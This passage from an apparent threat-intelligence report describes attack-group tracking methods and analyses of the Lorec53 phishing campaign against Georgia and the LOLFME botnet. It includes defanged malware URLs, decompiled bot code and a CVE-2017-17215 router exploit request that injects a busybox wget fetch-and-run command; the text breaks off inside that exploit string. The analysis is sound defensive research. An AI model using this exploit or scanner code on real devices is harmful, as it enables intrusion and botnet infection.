威胁主体	攻击组织	哪些攻击组织使用过该主机
	IP 威胁类型	C&C；恶意扫描源；僵尸主机等
	资产行业	威胁主机对应的资产所属行业
	资产名称	威胁主机对应的资产名称
	其他信息	
攻击模式	攻击链阶段	攻击模式对应的攻击链阶段
	攻击战术	攻击模式可能对应的战术
	针对漏洞	攻击模式针对的漏洞
	针对操作系统	攻击模式针对的操作系统
	其它信息	
恶意代码	样本 Hash	样本 MD5
	文件名	
	文件类型	样本文件类型
	家族名称	样本所属恶意代码家族名称
	样本动作 A	样本最主要的三个动作及对应的参数
	A 动作参数	
	样本动作 B	
	B 动作参数	
	样本动作 C	
	C 动作参数	
	其他信息	
目标客体	目标资产行业	受害主机对应的资产所属行业
	目标资产名称	受害主机对应的资产名称
	目标资产重要性	资产重要性分级
	操作系统	受害主机操作系统及版本
	漏洞	受害主机已知的漏洞
	域名	受害主机相关的域名
	其他信息	

c. 事件攻击链关联

在攻击者进行实际的入侵活动时往往不会只利用一种攻击手段，而是在更广的时间域内利用一系列相互关联的攻击方法进行攻击，以达成攻击目标。因此，在进行攻击行为的监测和追踪时，需要将更大时间范围内的事件进行关联，从而获得更加全面和准确的攻击行为场景。

由 Lockheed Martin 公司从美国军方引入信息安全领域的攻击链（kill chain）模型是目前最广泛运用于攻击入侵行为场景描述的模型之一。攻击链模型将网络威胁入侵划分成为 7 个阶段，分别为：侦察、武器化、交货、利用、安装、命令控制和在目标活动，它将威胁安全事件按照所处的入侵阶段进行划分，是定义安全事件的一个重要属性。

本文在范式化安全事件基础上，进一步基于攻击链模型将多个事件进行关联，生成包含多个事件的攻击链。

本文中定义攻击链模型表示在同一相近时间段中，针对同一目标资产发起的一系列攻击（安全事件）。按照事件时间序列，将某一时间段内的所有针对同一目标 IP 的事件基于攻击链阶段进行整合生成攻击链，具体的事件插入行为链的过程如图 21 所示：




图 21 攻击链生成流程

事件经过如上图的判断之后，会加入一条或者多条攻击链，如果无法加入至少一条攻击链，则生成一条新的攻击链，并将该事件插入。

所有攻击链包含的事件相关的威胁主体和目标客体等语义，会同时归并生成攻击链的上下文语义。所有攻击链及相关的上下文语义共同构成复语义攻击链。

d. 攻击组织特征关联计算

复语义攻击链生成之后，需要基于攻击链相关的语义进行组织的深度关联计算。关联计算的基本步骤如图 22 所示：




图 22 攻击组织语义关联计算流程

（4）结论

基于上下文感知计算的攻击组织追踪方法，设计了基于攻击组织本体的上下文感知计算框架，通过上下文采集和上下文推理模块将非实时的多源异构威胁情报和实时的沙箱样本信息进行采集，并进行语义的过滤、融合及推理后存储至基于攻击组织本体构建的攻击组织知识库中；结合大数据流式计算框架，针对海量多模态告警数据进行事件范式化理解、基于攻击组织知识库进行事件威胁上下文语义的富化、攻击链关联和攻击组织特征关联计算，最终发现攻击组织相关的高危事件。通过在实际生产环境中进行系统的部署和运营之后，系统能够将待研判事件降低到可处置范围，有效降低研判处置人员的工作量。

4.3.2 基于特征图聚类的未知攻击组织发现方法

（1）概述

随着大数据技术在网络安全领域越来越广泛的运用，越来越多的单位和组织在进行网络安全防护和管理过程中往往面临需要实时分析海量来自于各种安全设备的告警数据，这些告警数据往往具有海量、多源和异构的特点。在某实验环境 2G 流量场景下，部署入侵检测设备、沙箱设备和 Web 应用程序防护设备后平均每天约产生告警数目 18 万条左右，单纯依靠人工研判或者依赖安全专家基于离线的数据进行特征模型构建和分析，已经很难有效满足大部分单位和组织对安全事件实时分析的要求。

在实际的网络环境当中绝大多数的告警都是由少数攻击团伙发起攻击时触发的，因此如

何从海量、多源、异构的告警中实时、快速和有效地发现攻击团伙成为日常安全运维和管理中非常具有意义的工作。

目前业界进行包括 APT 组织在内的攻击团伙的追踪和发现的通常方法主要包括直接基于网络流量进行特征建模和基于样本代码特征进行建模来进行攻击团伙发现。但是由于原始流量数据量级往往过于巨大，其中的噪声特征往往占据非常大的比例，因此直接基于原始流量构建的特征模型的鲁棒性往往不太好，并且这一类方法通常需要耗费较多的人工分析成本，某些情况下只能基于离线保存的历史数据进行分析，无法满足实时分析和追踪的需求。

（2）总体框架

方案关键步骤包括：1. 基于攻击范式化模型的海量异构告警的范式化理解模块；2. 结合攻击链和攻击源模型的事件特征关联模块；3. 攻击源特征图模型的构建及聚类模块。总体的框架图如下所示：




图 23 整体系统架构图

其中，范式化理解模块和事件特征关联模块已在上文详尽论述，此部分不再赘言，仅说明攻击特征图聚类模块。

（3）攻击特征图聚类

a. 攻击特征图构建

基于实时生成的包含多条攻击链的攻击源数据，以攻击源 IP 为核心，抽取其中的特征生成特征点，并连接特征点和核心点。

抽取的特征包括攻击源数据中所有相关的特征，也包括通过威胁情报关联补充的部分信息，特征点与核心点之间的连接边为带权边，特征定义及说明如下表：

表 4 特征点定义

特征点	说明
攻击源 IP	核心点
攻击模式	根据采用的攻击模式频率分别赋予不同权重，频率越高权重越大
攻击源活跃时间	攻击源发起攻击的时间段，单位精确到小时，根据频率分别赋予不同权重，频率越高权重越大
攻击目标 IP	攻击源攻击过的目标 IP
攻击目标端口	根据频率分别赋予不同权重，频率越高权重越大
攻击源地理信息	国家、省 / 州、城市
协议	相关协议信息
服务类型	相关的服务信息
样本动作	攻击源相关的恶意样本动作
样本动作相关参数	动作相关参数特征点连接到样本动作特征点上

b. 攻击特征图聚类及团伙研判

根据上文步骤所构建的攻击特征图是带权无向图，基于此带权无向图，利用符合要求图社群聚类算法针对特征图进行社群聚类，最终生成多个社群聚簇。每一个社群聚簇可以认为是同一攻击团伙。

在实际进行特征图聚类的过程中，由于大部分图聚类算法都是基于全局模块度最优化进行聚类，因此往往会生成一些社群特征不是特别明显的大社群，这些大社群内部实际上还可以进一步进行划分成为更小的社群。因此还需要针对较大社群进行进一步拆分和再聚类。基本步骤如下图：




图 24 特征图聚类流程

特征图聚类完成之后，划分完成的每一个聚簇均可看成一个待研判的团伙。此时可根据团伙归并规则进行团伙的归并，归并包括新生成团伙的归并，也包括新生成团伙和历史上生成团伙的归并。此外，还可通过人工按照相关业务需求添加团伙标签。

05

侦察
Reconnaissance 篇

5.1 LOREC53 APT 组织发动对格鲁吉亚政府钓鱼文件攻击

5.1.1 概述

2021 年 7 月，伏影实验室发现了多个使用格鲁吉亚语制作的钓鱼文档。在这些钓鱼文档中，攻击者使用当前格鲁吉亚的热点政治内容制作诱饵，向特定目标受害者投递一种专用于窃取受害主机各类文档的窃密木马。关联分析显示，此次钓鱼文档活动与稍早出现的针对乌克兰政府的钓鱼文档攻击活动来自同一未知的威胁实体，很可能由俄罗斯黑客组成。今年 4 月至 7 月，该组织借助大量位于俄罗斯境内的网络资源，发动了多次钓鱼攻击活动。为方便持续跟踪，伏影实验室通过提取相关木马程序中的特殊名称，将该 APT 组织命名为 Lorec53。

5.1.2 技术分析


5.1.2.1 钓鱼文档

本次攻击事件中出现的钓鱼文档分别名为 828-ში ცვლილება.doc 和 დევნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა.doc。 828-ში ცვლილება 意为“828 的变化”，此处 828 应该指代格鲁吉亚政府 2020 年第 828 号决议。根据 FAO 在网站上的记录，828 号决议主要内容为格鲁吉亚在 2021 年的国家医疗保健计划，计划项包括接种疫苗、流行病检测、公共卫生、母婴卫生以及 COVID-19 管理等。

828-ში ცვლილება.doc 文档打开后，显示带有乱码的格鲁吉亚语内容以及可见的 ASCII 码内容，可见内容包含 N828、COVID-19、COVAX 等与文档名符合的单词，见下图：

დევნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა 意为“2021-2022 年 IDP 战略行动计划”。IDP 即 Internally Displaced Persons，是格鲁吉民生项目中产生的专有词汇，根据相关网站 [2] 所述，IDP 代表境内流离失所者，即被迫逃离家园，但仍留在本国境内的人。

დევნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა.doc 打开后，除标题外的所有内容都不可读。见下图



两个文档的不可见部分没有实际意义，仅为引诱收件人启用 office 的编辑内容功能。一旦该功能启用后，文档中的恶意宏就会执行。

两个文档携带的恶意宏相同，功能为在指定目录”C:\Users\Public\Documents\”创建一个 bat 文件，通过该文件下载位于 http[:]//1221.site/15858415841/0407.exe 的恶意程序并保存至”C:\Users\Public\Documents\”并执行。

5.1.2.2 Dropper 木马

钓鱼文档下载执行的可执行文件 0407.exe 是一个 C# Dropper 木马。该木马带有以下无效签名：

该木马使用了近期 C# 包装的常用技巧，通过添加大量无害代码和无效代码掩盖实际恶意行为，同时增加分析成本。

该程序的实际入口为 ToolbarEditor.TestPage（string[] activeManager），通过调用 ReferenceContext.TestPage（），释放并解密一个 PE 文件并运行。

该木马程序最终运行的 PE 文件是一个 AutoIt 可执行文件。

5.1.2.3 AutoIt Stealer

该 AutoIt 可执行文件是一个特制化的仅用于窃取受害者主机上各类文档文件的窃

密型木马。根据其代码内容，该木马会窃取主机上包括 doc, pdf, ppt, dot, xl, csv, rtf, dot, mdb, accdb, pot, pps,ppa,rar,zip,tar,7z,txt 扩展名的文件，并上传至指定网络位置 http[:]//45.146.165.91:8080/upld/

5.1.2.4 其他组件

通过对上述下载地址的域名注册者进行关联搜索发现，相同注册者注册的类似网址 1833.site 也下发了恶意木马组件。包含该域名的网址 http[:]//1833.site/soft/update-av.zip 下发了包装后的 Saint_v3 下载者木马，其 CnC 地址为 http[:]//smm2021.net/wp-adm/gate.php。

根据已有研究，Saint_v3 木马可能来自黑市，并曾被该攻击者多次使用。该 Saint_v3 木马的 PE 外壳部分携带的 pdb 路径信息为 C:\lorec53_niyu-femebovoyipo_giguma-remex-gozu.pdb。

5.1.3 关联事件

通过对本次钓鱼攻击事件中出现的域名、url 以及特殊字符进行搜索，发现同样的攻击手法曾出现在近期一起针对乌克兰政府的攻击活动中。乌克兰安全服务机构 SSU 发布的一份报

告 [3] 显示，今年 4 月出现的一起针对乌克兰政府的钓鱼邮件攻击中，名为 NewCovid-21.zip 的附件最终释放了相同功能的 AutoIt 窃密木马。该攻击事件中出现的网络设施包括 hxxp[:]//name1d.site/、hxxp[:]//2330.site/、hxxp[:]//name4050.com:8080/upld/，与格鲁吉亚钓鱼事件中攻击者使用的域名非常相似。 同样的事件在 Fortinet 今年 5 月 3 日发布的一篇报告 [4] 中也进行了披露。 此外，Malwarebytes 研究者也在 4 月发现了类似的攻击活动 [5]，相同的 AutoIt 窃密木马使用 http[:]//194.147.142.232:8080/upld/ 作为上传地址。


5.1.4 攻击者分析

定位分析

查询所有相关的攻击事件中出现的网络设施，发现这些设施的归属地非常集中。格鲁吉亚钓鱼事件中，相关域名的注册者为 fed****kar@rambler.ru，该账号注册了多个同类型的域名；相关 IP 均位于俄罗斯，来自一家塞浦路斯公司 Starcrecium Limited。值得注意的是，这家名为 Starcrecium 的公司管理的多个俄罗斯 IP 曾被发现进行长期的漏洞扫描活动，部分扫描 IP 与事件中出现的 IP 处于同一个域中。相关 IP 的扫描活动历史可以追溯到 2020 年。

同样，关联事件中出现的域名中 2315.site 和 1833.site 注册者为同账号 fed****kar@rambler.ru，1000020.xyz 注册者为 hro****1995@rambler.ru；出现的 IP 绝大多数位于俄罗斯境内。

此外，在关联到的 Saint_v3 木马程序中，包含一种俄罗斯恶意软件开发者常用的代码逻辑，这段代码通过获取运行环境的 LCID，避免自身在俄语、乌克兰语、白俄罗斯语、亚美尼亚语、哈萨克语、摩尔多瓦语环境中运行。这种逻辑可能是为了规避风险。



目标与手法分析

以上关联事件表明，该攻击者习惯于制造 COVID-19 相关的诱饵文档，对乌克兰与格鲁吉亚的政府部门目标进行攻击。该攻击者使用的木马程序较为特殊，只关注获取目标主机上的各类文档型文件，表明其攻击偏向于间谍行动。

作为参考，目前攻击目标包括乌克兰和格鲁吉亚政府的 APT 组织包括 APT28、APT29、

Gamaredon 等。

本次针对格鲁吉亚的攻击活动可能参考了既往 APT 行动的一些手法。该攻击者使用了编写乱码字符串来诱使攻击目标启用编辑功能的社会工程学方式，与之类似的方式曾在 APT 组织 Gamaredon 的诱饵文档中出现过；同时，该攻击过程释放的域名、路径和文件普遍以阿拉伯数字命名，这一点与 Gamaredon 组织的命名习惯也有相似之处。除此之外，攻击过程中其他的细节则显示了不同于与已知 APT 组织的独立性。

5.1.5 小结

虽然上述网络设施与历史活动并不能直接联系到攻击者的真实身份，但这些信息可以说明，该攻击者非常活跃，并且控制了大量俄罗斯网域的攻击资源。同时，虽然其攻击频度很高，但该攻击者在攻击活动中较少开发自研的组件，而是使用已知的生成工具构建攻击流程，这在一定程度上反映了其实际技术水平。此外，如果上述同 IP 域中发现的漏洞扫描活动与本次事件归属同样的攻击者，则可以说明针对特定目标的信息窃取活动只是该攻击者诸多业务中的一部分。

由此推测，近期出现的此类钓鱼攻击事件的攻击者，有可能是受雇于更高级威胁组织的俄罗斯黑客团体。为方便跟踪和分析，通过关联木马文件的 pdb 信息，将该组织命名为 Lorec53。

5.2 KEKSEC 组织运营网络再添新成员：LOLFME 僵尸网络

5.2.1 概述

从 2021 年 5 月底开始，绿盟科技伏影实验室不间断地捕获到一些特征及行为相似的 ELF 样本，通过对这批样本持续的跟踪与分析，最终确认这些样本隶属于一个新的 botnet 家族，依据样本运行时特点，我们将它命名为 lolfme。lolfme 在 5,6,7,8 这四个月里有过多次版本的更迭，与此同时，我们也见证了它从最初的测试版本到功能趋于完善的发展过程。

lolfme 开发初期的样本运行时输出：“md5hashguys botnet testing”，通过溯源分析，我们发现类似的名称在 Keksec 往期攻击活动中也曾使用过，但在 lolfme 后期的版本中逐渐消除了这些信息。

lolfme 的代码由 Gafgyt 修改而来，但与传统的 Gafgyt 相比又有许多新的变化，最新版本的 lolfme 主要有以下特点：

（1）存在大量反调试代码。

（2）自定义了一套简单的算法，对字符串，指令等信息加密存储，对应的解密函数名：“watudoinglookingatdis”。

（3）回传指令的解析方面也具有较强的隐蔽性，用了两套解密算法，先是对回传数据进行解密，然后对本地硬编码数据用另一套算法进行解密，最后匹配对应指令。

（4）自定义攻击指令，共计达到 20 条，功能相对完善。

5.2.1.1 版本梳理

目前捕获到的样本分为多个版本，通过版本间的变化我们可以推断 lolfme 是一个不断更新与发展的僵尸网络，近期捕获到样本信息如下：


版本	出现时间	特征说明	字符串表
v1	2021 年 5 月底	1.属于初期测试版本，许多功能尚未实现，无“lolfme”字符串 2.样本运行后输出：“md5hashguys botnet testing” 3.无反调试代码 4.函数名符号信息完整	
v2	2021 年 6 月底	1.开始出现“lolfme”字符串，功能趋于完善 2.少量反调试代码 3.函数名符号信息完整 4.部分字符串信息加存储，解密函数名：“watudoinglookingatdis” 5.函数名符号信息完整	
V3	2021 年 7 月初	1.无函数名符号信息 2.少量反调试代码	

5.2.1.2 组织关联

lolfme 开发初期的样本运行时输出信息如下：

```
plz dont sig fait
hello friend :)
md5hashguys botnet testing
```

该样本在运行时会输出“md5hashguys botnet testing”，通过溯源分析，我们发现类似的名称在 Keksec 往期攻击活动中也曾使用过。今年六月初的时候，我们在“Keksec 团伙运营网络新增三个僵尸网络家族”一文中披露过该组织新增成员 ur0a，直至今日，我们依然可以从 Youtube 上找到相关的视频，视频由名为“itz UR0A”的用户创建。



Youtube 视频中包含“UR0A”的 Discord 账号信息，当然，对于这一点我们习以为常，Keksec 组织素来高调，他们习惯在被攻陷机器感染日志中留下组织签名及联络方式，UR0A 在 Ryuk Botnet、Samael Botnet（Keksec 新作，与 Ryuk Botnet 基于同一架构）以及 Simps Botnet 中都曾留下过类似的组织签名。

国外安全研究员 Pierluigi Paganini 也曾描述过相关细节，依据他的描述，UR0A 的 Discord 账号中包含了与僵尸网络及 DDoS 相关的话题。在聊天对话中识别出一个名为 gay. x86 二进制文件，有趣的是在样本执行时，显示信息恰好是“the system is pawned by md5hashguy”，这里复用该研究员所提及的样本运行时截图：

同时，样本中存在“/Game/Mods/TheCente”，“TSource Engine Query”，“XD!!lol”等字符串，这些都很容易联想到该僵尸网络的主要攻击目标极有可能是游戏服务器。

5.2.2 技术分析

5.2.2.1 样本基本信息：

MD5：5d3938c5cbdfb31f0d4229e9306cbd9b

ELF 32-bit LSB executable, ARM, version 1 （ARM）, statically linked, with debug_info, not stripped

5.2.2.2 反调试

样本入口处有大量反调试代码，比如通过 getenv 检测环境变量，利用 getppid 来进行探测，检测 gdb，strace，禁用 watchdog 等等。

lolfme 在初期测试版本中并无反调试代码，随着版本的升级，反调试代码逐渐增多。同时，我们注意到 lolfme 反调试代码部分输出信息“XD!!lol”颇为有趣，“XD”和“lol”经常出现在欧美游戏当中，“XD”表示“用邪恶的眼神看着对方”，“lol”则表示“笑得很开心的样子”，是网络常用的缩略语。

5.2.2.3 解密算法

大量的数据信息加密存储，并且被加密的信息量随着版本的更迭不断增加，隐蔽性逐步增强。


```
strcpy(&v172, "2ghy");                          // /dev
strcpy(v157, "2ghy2zdwfkgrj");
strcpy(&v158, "2ghy2plvf1zdwfkgrj");
strcpy(&v154, "2ghy2zdwfkgrj3");                // /dev/watchdog0
strcpy(&v156, "2clq2zdwfkgrj");
strcpy(v155, "2hwf2zdwfkgrj");                  // /etc/watchdog
strcpy(v152, "2hwf2ghidxow2zdwfkgrj");          // /etc/default/watchdog
watudoinglookingatdis(&v172);
find_watchdog_driver(&v172);
watudoinglookingatdis(v157);
watudoinglookingatdis(&v158);
watudoinglookingatdis(&v154);
watudoinglookingatdis(&v156);
watudoinglookingatdis(v155);
watudoinglookingatdis(v152);
```

解密算法 C++ 实现 :

```
#include<stdio.h>
#include<windows.h>
int __fastcall watudoinglookingatdis(char a1[])
{
    int v1;
    do
    {
        if (!*(BYTE *)(v1 + a1))
            break;
        *(BYTE *)(v1++ + a1) -= 1;
    } while (v1 != 100);
    printf("%s",a1);
    return 0;
}
int main()
{
    char a[] = "2ghy"; //此处输入待解密字符串
    watudoinglookingatdis(a);
    system("pause");
    return 0;
}
```

5.2.2.4 Telnet 扫描 & 漏洞利用

telnet 扫描模块经历多次的修改，最初的 v1 版本中未能全部实现，仅有 telnet_kill 函数，最新版本中该模块功能趋于完善。



telnet 扫描模块会从 socket 返回的数据中查找“ogin”（login），“assword”（password），“ncorrect”（incorrect）等标记，至于查找数据为什么都少了一位不清楚，但这种查找方式与传统 Gafgyt 相同。

```
strcpy(&v407, "rjlq");          // ogin
strcpy(v406, "hqwhu");          // enter
watudoinglookingatdis(&v409);
watudoinglookingatdis(v408);
v291 = util_memsearch(v283, v289[6], &v409, 3) != -1;
if ( !v291 )
```

```
strcpy(&v402, "dvvzrug");       // assword
v291 = util_memsearch(v283, v289[6], &v402, 6) != -1;
if ( !v291 || v291 == -1 )
  continue;
```

漏洞利用模块在多次版本更迭中没有新的变化，所利用漏洞依然是 Gafgyt 的标配 CVE-2017-17215。

```
v63 = retrieve_entry_val((unsigned int)bot_port);
util_sockprint(
  v62,
  "POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\n"
  "Content-Length: 440\r\n"
  "Connection: keep-alive\r\n"
  "Accept: */*\r\n"
  "Authorization: Digest username=\"dslf-config\", realm=\"huaweiHomeGateway\", nonce=\"88645cefb1f9ede0e3\"
  "6e3569d75ee30\", uri=\"/ctrlt/DeviceUpgrade_1\", response=\"3612f843a42db38f48f59d2a3597e19c\", algorith"
  "m=\"MD5\", qop=\"auth\", nc=00000001, cnonce=\"388d1a2560100669\"\r\n"
  "\r\n"
  "<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\" s:encodingSty"
  "e=\"http://schemas.xmlsoap.org/soap/encoding/\"><s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-org:servic"
  "e:WANPPPConnection:1\"><NewStatusURL>${/bin/busybox wget -g %s -l /tmp/.kx -r /lol.mips; /bin/busybox ch"
